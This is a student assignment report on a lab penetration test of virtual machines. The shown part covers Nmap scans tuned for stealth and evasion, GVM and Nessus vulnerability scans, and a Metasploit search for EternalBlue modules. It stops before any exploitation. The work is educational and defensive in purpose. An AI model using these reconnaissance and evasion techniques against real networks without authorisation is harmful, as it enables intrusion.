

Network Forensics Assignment 1

George Lipceanu

Student Number 20103125

20103125@mail.wit.ie

South East Technological University, Waterford, Ireland

November 3, 2024

1 Introduction

The goal of this assignment is to demonstrate an attack against multiple machines on a given network. The network used in this assignment is 192.168.57.0 /24 (a custom VMWare network). The attacks that will be covered in this assignment are the EternalBlue RCE attack (MS17-010, CVE 2017-0144) on a Windows 7 virtual machine and the Log4J RCE attack (CVE 2021-44228) on a Linux machine that is running a Minecraft server (through Java) with a version of the Log4J Java module without the vulnerability patch.

2 Tools Selected

The list of the tools used to carry out this assignment and what these tools were used for can be found in Table 1 on the following page.

Tool	Use
Kali	Operating System used to carry out attacks.
Nmap	Scan Networks and specific remote hosts for open ports, identifying potential vulnerabilities and banner grabbing.
GVM	Scan Networks and specific remote hosts for security vulnerabilities within these remote systems, providing further details and information on these vulnerabilities.
Nessus	Scan Networks and specific remote hosts for security vulnerabilities within these remote systems, providing further details and information on these vulnerabilities.
Python	Write scripts for identifying specific vulnerabilities, and for sending payloads to vulnerable machines for exploitation.
Metasploit	Research databases of vulnerabilities, scan remote hosts for specific vulnerabilities, provide and generate payloads for exploitation and back doors for persistence, create sessions and reverse shells on these machines and provide tools for exploitation once connected.
SearchSploit	Search through Exploit-DB.
Netcat	Open ports on the attacking machine to listen for any incoming traffic at that port, open reverse shells coming from another machine and file transfers between machines at specific ports.
Git	Pull specific repositories needed for certain exploits
Maven	Compile code which was pulled down using Git using. pom.xml files.
John the Ripper	Crack password hashes acquired from hash dumps on exploited machines.
Java	Write and compile code used for exploiting specific vulnerabilities.
John the Ripper	Crack password hashes acquired from hashdumps of machines.

Table 1: Tools used for attacks.

3 The Attack Phase 1

This attack phase involves uncovering and gathering information on the devices in the network. Using Nmap, a scan can be performed on the network to discover remote hosts connected to the network. This can be done using the following command on a Kali Linux machine:

```
Nmap -sS -sV -O -Pn -T1 192.168.57.1/24
```

This command scans IPv4 addresses 192.168.57.1-254 (all the IPv4 addresses available on the 192.168.57.0/24 network) and attempts to find all machines connected to the network, as well as their open ports.

- **-sS:** Only sends a SYN packet to a specific port and sending a RST packet once it receives a SYN, ACK from the port that it is scanning, leaving the TCP 3-way handshake incomplete. This makes it stealthier than a normal scan as it is often less likely to be logged by the target machine.
- **-sV:** Enables version detection and attempts to determine the version of services running on specific ports, which can be useful when determining the details of a machine and its potential vulnerabilities.
- **-O:** Enables OS detection, which attempts to determine the operating system and version of machine, which is also useful for determining the details of a machine and its potential vulnerabilities.
- **-Pn:** Skips ICMP ping to IP and assumes it is an active machine, which can bypass certain firewalls and potential logs but makes a full network scan considerably slower.
- **-T1:** Sets the scan speed timing to the second slowest speed (T0 being the slowest and T5 being the fastest), which can help minimise detection from detection systems that may be installed in certain machines, increasing the stealthiness of the scan (**Note:** the "-T1" option was not used for the actual scan as it takes too long and caused the Kali system to freeze mid scan, which is likely due to the hardware limitations of the laptop used to conduct this attack scenario. This option should be used if stealth and evading detection is a priority)

Once the scan had finished, the following output was given:

```
(kali㉿kali)-[~/tmp/poc] ll@kali:~/tmp/pocwin × kali㉿kali: ~/tmp/pocwin ×
└─$ nmap -sS -sV -O -Pn 192.168.57.1/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-03 05:38 EST
Nmap scan report for 192.168.57.1
Host is up (0.00036s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
3306/tcp  open  mysql  MySQL (unauthorized)
MAC Address: 00:50:56:C0:00:01 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 11 (89%)
Aggressive OS guesses: Microsoft Windows 11 21H2 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
          o ospd-openvas.service - OSPD Wrapper for the OpenVAS Scanner (ospd-openvas)
          o loaded (/usr/lib/systemd/system/ospd-openvas.service; disabled; preset: disabled)
Nmap scan report for 192.168.57.131
Host is up (0.00081s latency).
All 1000 scanned ports on 192.168.57.131 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 00:0C:29:4A:CE:99 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
          o ospd-openvas.service - OSPD Wrapper for the OpenVAS Scanner (ospd-openvas)
          o stopped (/usr/lib/systemd/system/ospd-openvas.service; disabled; preset: disabled)
Nmap scan report for 192.168.57.145
Host is up (0.00081s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
135/tcp  open  msrpc   Microsoft Windows RPC
139/tcp  open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc   Microsoft Windows RPC
49153/tcp open  msrpc   Microsoft Windows RPC
49154/tcp open  msrpc   Microsoft Windows RPC
49155/tcp open  msrpc   Microsoft Windows RPC-scanner[242312]: 2024-11-02 19:26:44,598 notus-scanner: INFO: (notus
49156/tcp open  msrpc   Microsoft Windows RPC
49157/tcp open  msrpc   Microsoft Windows RPC
MAC Address: 00:0C:29:1E:27:1A (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7:: - cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o
:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1
Update 1
Network Distance: 1 hop
Service Info: Host: WIN-JN2NT6PQCP1; OS: Windows; CPE: cpe:/o:microsoft:windows

```

Figure 1: Nmap output 1

```
Nmap scan report for 192.168.57.254
Host is up (0.00039s latency).
All 1000 scanned ports on 192.168.57.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:EC:9F:8E (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
          o notus-scanner.service - Notus Scanner
Nmap scan report for 192.168.57.130
Host is up (0.00017s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
8888/tcp  open  http    SimpleHTTPServer 0.6 (Python 3.12.6)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32-5.4
OS details: Linux 2.6.32
Network Distance: 0 hops
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 256 IP addresses (5 hosts up) scanned in 95.80 seconds
(kali㉿kali)-[~/tmp/poc]
└─$
```

Figure 2: Nmap output 2

3.1 Finding 1

From Figure 1, it can be seen that there is a Windows machine with the IP 192.168.57.145 on the network. It has open TCP ports at port 135, 139, 445 and 49152-49157. It can also be gathered that the machine is running either a version of Windows 7, Server 2008, 8 or 8.1.

3.2 Finding 2

Figure 2 indicates that there is another machine with the IP 192.168.57.131 on the network. Although there is no information given about the machine, another Nmap scan can be done on the specific machine to gather more information using the following command:

```
Nmap -sS -sV -O -Pn -p- 192.168.57.131
```

Normally Nmap only scans the most commonly used ports, however the "-p-" option enables Nmap to scan every port on a machine (**Note:** The "-T1" option has been taken off the command, as this is only a demonstration and the option increases the time a scan takes by a significant amount. The "-T" options should be used and considered in a real pen-testing environment).

After entering this command, the following output was given:

```
(kali㉿kali)-[~/tmp/poc]
└─$ nmap -sS -sV -O -Pn -p- 192.168.57.131
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-02 16:33 EDT
Nmap scan report for 192.168.57.131
Host is up (0.0016s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
25565/tcp open  minecraft Minecraft 1.8.8 (Protocol: 127, Message: A Minecraft Server, Users: 0/20)
MAC Address: 00:0C:29:4A:CE:99 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.60 seconds

(kali㉿kali)-[~/tmp/poc]
└─$
```

Figure 3: Nmap scan of all ports on the machine at 192.168.57.131

This output shows that the 25565 port is open and is running a Minecraft server, specifically the 1.8.8 version of the game. It also shows us that the server is being run on a Linux machine, although it couldn't find the actual Linux distribution being run.

3.3 Other Notes

Figure 1 shows a host with the IP 192.168.57.1, which is the machine that is running the whole virtual environment, so it can be ignored for this scenario. Figure 2 shows that there is also a host up at 192.168.57.254 with no open ports. It also shows that the host at IP 192.168.57.130 is exactly 0 hops away, implying it is the Kali Linux machine that is attacking the machines on the network. An "ifconfig" can be executed in the terminal to prove this:

```
(kali㉿kali)-[~/tmp/poc]$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.57.130 netmask 255.255.255.0 broadcast 192.168.57.255
              inet6 fe80::35bb:b8ad:d3bb:b260 prefixlen 64 scopeid 0x20<link>
                    ether 00:0c:29:d4:5a:f3 txqueuelen 1000 (Ethernet)
                      RX packets 77197 bytes 5535778 (5.2 MiB)
                      RX errors 0 dropped 0 overruns 0 frame 0
                      TX packets 93106 bytes 5685583 (5.4 MiB)
                      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.126.142 netmask 255.255.255.0 broadcast 192.168.126.255
              inet6 fe80::8d06:a0cd:9dfe:eeba prefixlen 64 scopeid 0x20<link>
                    ether 00:0c:29:d4:5a:fd txqueuelen 1000 (Ethernet)
                      RX packets 7751 bytes 779999 (761.7 KiB)
                      RX errors 0 dropped 0 overruns 0 frame 0
                      TX packets 764 bytes 107038 (104.5 KiB)
                      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
              inet6 ::1 prefixlen 128 scopeid 0x10<host>
                    loop txqueuelen 1000 (Local Loopback)
                      RX packets 6748 bytes 4755044 (4.5 MiB)
                      RX errors 0 dropped 0 overruns 0 frame 0
                      TX packets 6748 bytes 4755044 (4.5 MiB)
                      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 4: ifconfig on Kali machine

This means that the host at 192.168.57.254 must be the default gateway assigned to the virtual network (configured in the VMWare settings) since the rest of the hosts are machines, and since a network must have a default gateway to communicate.

3.4 Summary

From these findings, it can be deduced that there is a Windows machine on the network with multiple open ports, which can potentially be exploited. It can also be concluded that there is a Minecraft server running on a Linux machine on the network. Because of the amount of information gathered from scanning port 25565, it suggests that there may be a chance that the server can be exploited.

4 The Attack Phase 2

This phase of the attack focuses on identifying and researching potential vulnerabilities of the machines on the network.

4.1 GVM

A tool that can be used to scan for vulnerabilities on certain ports is Greenbone Vulnerability Manager. GVM can do this automatically by using the Task Wizard in the GVM Scans Tab:




Figure 5: Hover over the Wand icon and select "Task Wizard".

The screenshot shows the 'Task Wizard' configuration page. The title bar says 'Task Wizard'. On the left, there is a 'Quick start: Immediately scan an IP address' section with a wand icon. It contains an input field for 'IP address or hostname' with the value '192.168.57.145'. Below the input field, it says 'The default address is either your computer or your network gateway.' and 'As a short-cut the following steps will be done for you:'. A numbered list follows: 1. Create a new Target, 2. Create a new Task, 3. Start this scan task right away. Further instructions say 'As soon as the scan progress is beyond 1%, you can already jump to the scan report by clicking on the progress bar in the "Status" column and review the results collected so far.' and 'The Target and Task will be created using the defaults as configured in "My Settings". By clicking the New Task icon you can create a new Task yourself.' At the bottom, there are 'Cancel' and 'Start Scan' buttons.

Figure 6: Type in the IP address and click "Start Scan" (Uses "Full and Fast" config as default).

A scan of the Windows 7 machine produces the following output in the Scans tab:

Name ▲	Status	Reports	Last Report	Severity	Trend	Actions
Immediate scan of IP 192.168.57.145	Done	1	Sun, Nov 3, 2024 11:04 AM UTC	10.0 (High)		▷ ▢ 🗑️ 🔍 ↻

Figure 7: Sample Figure

This scan gave the machine a vulnerability rating of 10.0, meaning that there are serious vulnerabilities on the machine that are exploitable and require immediate attention. Clicking into the results, there are major vulnerabilities on port 445, which can be seen below:

Vulnerability	Severity ▼	QoD	Host IP	Host Name	Location	Created
SMB Brute Force Logins With Default Credentials	10.0 (High)	99 %	192.168.57.145		445/tcp	Sun, Nov 3, 2024 11:09 AM UTC
Operating System (OS) End of Life (EOL) Detection	10.0 (High)	80 %	192.168.57.145		general/tcp	Sun, Nov 3, 2024 11:07 AM UTC
SMB Brute Force Logins With Default Credentials	10.0 (High)	99 %	192.168.57.145		445/tcp	Sun, Nov 3, 2024 11:09 AM UTC
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	8.8 (High)	95 %	192.168.57.145		445/tcp	Sun, Nov 3, 2024 11:09 AM UTC
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80 %	192.168.57.145		135/tcp	Sun, Nov 3, 2024 11:08 AM UTC
TCP Timestamps Information Disclosure	2.6 (Low)	80 %	192.168.57.145		general/tcp	Sun, Nov 3, 2024 11:07 AM UTC
ICMP Timestamp Reply Information Disclosure	2.1 (Low)	80 %	192.168.57.145		general/icmp	Sun, Nov 3, 2024 11:07 AM UTC

(Applied filter: apply_overrides=0 levels=hml rows=100 min_qod=70 first=1 sort-reverse=severity)

◁ ◁ 1 - 7 of 7 ▷ ▷

Figure 8: Completion of Windows scan.

GVM allows users to export details of the scan to a PDF File, where these vulnerabilities can be read in further detail as shown in the figure below:




Figure 9: Windows scan findings.

High (CVSS: 8.8)
NVT: Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)
Summary This host is missing a critical security update according to Microsoft Bulletin MS17-010.
Quality of Detection (QoD): 95%
Vulnerability Detection Result Vulnerability was detected according to the Vulnerability Detection Method.
Impact Successful exploitation will allow remote attackers to gain the ability to execute code on the target server, also could lead to information disclosure from the server.
Solution: Solution type: VendorFix The vendor has released updates. Please see the references for more information.
Affected Software/OS - Microsoft Windows 10 x32/x64 - Microsoft Windows Server 2012 - Microsoft Windows Server 2016 - Microsoft Windows 8.1 x32/x64 ... continues on next page ...

Figure 10: Windows scan findings PDF 1.

- Microsoft Windows Server 2012 R2
- Microsoft Windows 7 x32/x64 Service Pack 1
- Microsoft Windows Vista x32/x64 Service Pack 2
- Microsoft Windows Server 2008 R2 x64 Service Pack 1
- Microsoft Windows Server 2008 x32/x64 Service Pack 2

Vulnerability Insight

Multiple flaws exist due to the way that the Microsoft Server Message Block 1.0 (SMBv1) server handles certain requests.

Vulnerability Detection Method

Send the crafted SMB transaction request with fid = 0 and check the response to confirm the vulnerability.

Details: [Microsoft Windows SMB Server Multiple Vulnerabilities-Remote \(4013389\)](#)

OID:1.3.6.1.4.1.25623.1.0.810676

Version used: 2024-07-17T05:05:38Z

References

```

cve: CVE-2017-0143
cve: CVE-2017-0144
cve: CVE-2017-0145
cve: CVE-2017-0146
cve: CVE-2017-0147
cve: CVE-2017-0148
cisa: Known Exploited Vulnerability (KEV) catalog
url: https://www.cisa.gov/known-exploited-vulnerabilities-catalog
url: https://support.microsoft.com/en-us/kb/4013078
url: http://www.securityfocus.com/bid/96703
url: http://www.securityfocus.com/bid/96704
url: http://www.securityfocus.com/bid/96705
url: http://www.securityfocus.com/bid/96707
url: http://www.securityfocus.com/bid/96709
url: http://www.securityfocus.com/bid/96706
url: https://technet.microsoft.com/library/security/MS17-010
url: https://github.com/rapid7/metasploit-framework/pull/8167/files
cert-bund: CB-K17/0435
dfn-cert: DFN-CERT-2017-0448

```

Figure 11: Windows scan findings PDF 2.

The findings shown in Figures 10 and 11 show that there is a SMB RCE vulnerability at port 445 that affects Windows 7 machines, referring to CVE-2017-0144 (the Eternal Blue exploit). From references found online [1], this exploit takes advantage of a security vulnerability in the SMBv1 protocol in certain Windows devices, including Windows 7. It does this by sending particularly crafted packets to vulnerable systems that allow remote attackers to execute code on the target system.

A scan using the same configuration except for changing the IP to that of the Linux machine produced the following output:

Vulnerability	Severity ▾
ICMP Timestamp Reply Information Disclosure	2.1 (Low)
(Applied filter: apply_overrides=0 levels=hml rows=100 min_qod=70 first=1 sort-reverse=severity)	

Figure 12: Sample Figure

2.1.1 Low general/icmp

Low (CVSS: 2.1)
NVT: ICMP Timestamp Reply Information Disclosure
Summary The remote host responded to an ICMP timestamp request.
Quality of Detection (QoD): 80%
Vulnerability Detection Result The following response / ICMP packet has been received: ... continues on next page ...

Figure 13: Sample Figure

This scan reveals that GVM could only ping to the IP, failing to find any notable vulnerabilities in the machine.

4.2 Nessus

On top of GVM, Nessus was also used to try find vulnerabilities in the 2 machines. This was done using a basic scan and configuring the ports to the corresponding open ports. The reason Nessus is used as well is to verify certain vulnerabilities and potentially find new vulnerabilities too.

The Windows machine was scanned using the default configurations and produced the following:

New Scan / Basic Network Scan

[Back to Scan Templates](#)

Settings Credentials Plugins

BASIC

- General
- Schedule
- Notifications

DISCOVERY >

ASSESSMENT >

REPORT >

ADVANCED >

Name: windows scan

Description:

Folder: My Scans

Targets: 192.165.57.145

Upload Targets Add File

Save Cancel

Figure 14: Windows Nessus scan creation.

Sev ▾	CVSS ▾	VPR ▾	EPSS ▾	Name ▾	Family ▾	Count ▾	
<input type="checkbox"/> MIXED	Microsoft Windows (Multiple Issues)	Windows	5	
<input type="checkbox"/> MIXED	SMB (Multiple Issues)	Misc.	2	
<input type="checkbox"/> LOW	2.1 *	4.2	0.8808	ICMP Timestamp Request Remote Date Disclosure	General	1	
<input type="checkbox"/> INFO	SMB (Multiple Issues)	Windows	7	

Figure 15: Windows Nessus scan results.

Search Vulnerabilities						Count ▾	⚙️	
	Sev ▾	CVSS ▾	VPR ▾	EPSS ▾	Name ▾	Family ▾	Count ▾	⚙️
<input type="checkbox"/>	CRITICAL	10.0 *	7.3	0.826	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote)	Windows	1	<input type="radio"/> <input type="pen"/>
<input type="checkbox"/>	CRITICAL	10.0			Unsupported Windows OS (remote)	Windows	1	<input type="radio"/> <input type="pen"/>
<input type="checkbox"/>	HIGH	8.1	9.8	0.963	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETER...	Windows	1	<input type="radio"/> <input type="pen"/>
<input type="checkbox"/>	MEDIUM	6.8	6.0	0.0192	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredenti...	Windows	1	<input type="radio"/> <input type="pen"/>
<input type="checkbox"/>	INFO				WMI Not Available	Windows	1	<input type="radio"/> <input type="pen"/>

Figure 16: Windows Nessus scan results.

These scan results also found vulnerabilities in the machine's SMB protocol system.

The Linux machine scan was configured to scan all ports and produced the following:

New Scan / Basic Network Scan

< Back to Scan Templates

Settings Credentials Plugins

BASIC

- General
- Schedule
- Notifications

DISCOVERY >

ASSESSMENT >

REPORT >

ADVANCED >

Name: linux scan

Description:

Folder: My Scans

Targets: 192.168.57.131

Upload Targets Add File

Save Cancel




Figure 17: Linux Nessus scan creation.

New Scan / Basic Network Scan

< Back to Scan Templates

Settings Credentials Plugins

BASIC

DISCOVERY >

ASSESSMENT >

REPORT >

ADVANCED >

Scan Type: Port scan (all ports)

General Settings:
Always test the local Nessus host
Use fast network discovery

Port Scanner Settings:
Scan all ports (1-65535)
Use netstat if credentials are provided
Use SYN scanner if necessary

Ping hosts using:
TCP
ARP
ICMP (2 retries)

Save Cancel




Figure 18: Linux Nessus scan additional configuration.

Sev	CVSS	VPR	EPSS	Name	Family	Count	
LOW	2.1 *	4.2	0.8808	ICMP Timestamp Request Remote Date Disclosure	General	1	
INFO				Common Platform Enumeration (CPE)	General	1	
INFO				Device Type	General	1	
INFO				Ethernet Card Manufacturer Detection	Misc.	1	

Figure 19: Linux Nessus scan results.

Similarly to the GVM scan of the Linux machine, these results indicate that there are few vulnerability concerns for the Linux machine. However this will be disproved in our next section.

4.3 Manual Scans

For the Windows machine, a manual scan can be done on a machine to confirm the Eternal Blue vulnerability using Metasploit. This can be done by entering the following:

```
msf6 > search eternalblue
Matching Modules
=====
#  Name
-
0  exploit/windows/smb/ms17_010_eternalblue      Disclosure Date   Rank   Check  Description
                                              2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Ker
nel Pool Corruption
  1  \_ target: Automatic Target
  2  \_ target: Windows 7
  3  \_ target: Windows Embedded Standard 7
  4  \_ target: Windows Server 2008 R2
  5  \_ target: Windows 8
  6  \_ target: Windows 8.1
  7  \_ target: Windows Server 2012
  8  \_ target: Windows 10 Pro
  9  \_ target: Windows 10 Enterprise Evaluation
10  exploit/windows/smb/ms17_010_psexec          Disclosure Date   normal  Yes    MS17-010 EternalRomance/EternalSynergy/Eter
nalChampion SMB Remote Windows Code Execution
  11 \_ target: Automatic
  12 \_ target: PowerShell
  13 \_ target: Native upload
  14 \_ target: MOF upload
  15 \_ AKA: ETERNALSYNERGY
  16 \_ AKA: ETERNALROMANCE
  17 \_ AKA: ETERNALCHAMPION
  18 \_ AKA: ETERNALBLUE
19  auxiliary/admin/smb/ms17_010_command        Disclosure Date   normal  No     MS17-010 EternalRomance/EternalSynergy/Eter
nalChampion SMB Remote Windows Command Execution
  20 \_ AKA: ETERNALSYNERGY
  21 \_ AKA: ETERNALROMANCE
  22 \_ AKA: ETERNALCHAMPION
  23 \_ AKA: ETERNALBLUE
24  auxiliary/scanner/smb/smb_ms17_010           .                  normal  No     MS17-010 SMB RCE Detection
  25 \_ AKA: DOUBLEPULSAR
  26 \_ AKA: ETERNALBLUE
27  exploit/windows/smb/smb_doublepulsar_rce     Disclosure Date   great  Yes    SMB DOUBLEPULSAR Remote Code Execution
  28 \_ target: Execute payload (x64)
  29 \_ target: Neutralize implant
```

Figure 20: Searching for specific scanner

```

msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options
Sign in to your account
Module options (auxiliary/scanner/smb/smb_ms17_010):

Name      Current Setting  Username    Required  Description
--        --                --          --        --
CHECK_ARCH  true           admin       no        Check for architecture on vulnerable hosts
CHECK_DOPU   true           --          no        Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE   false          Password   no        Check for named pipe on vulnerable hosts
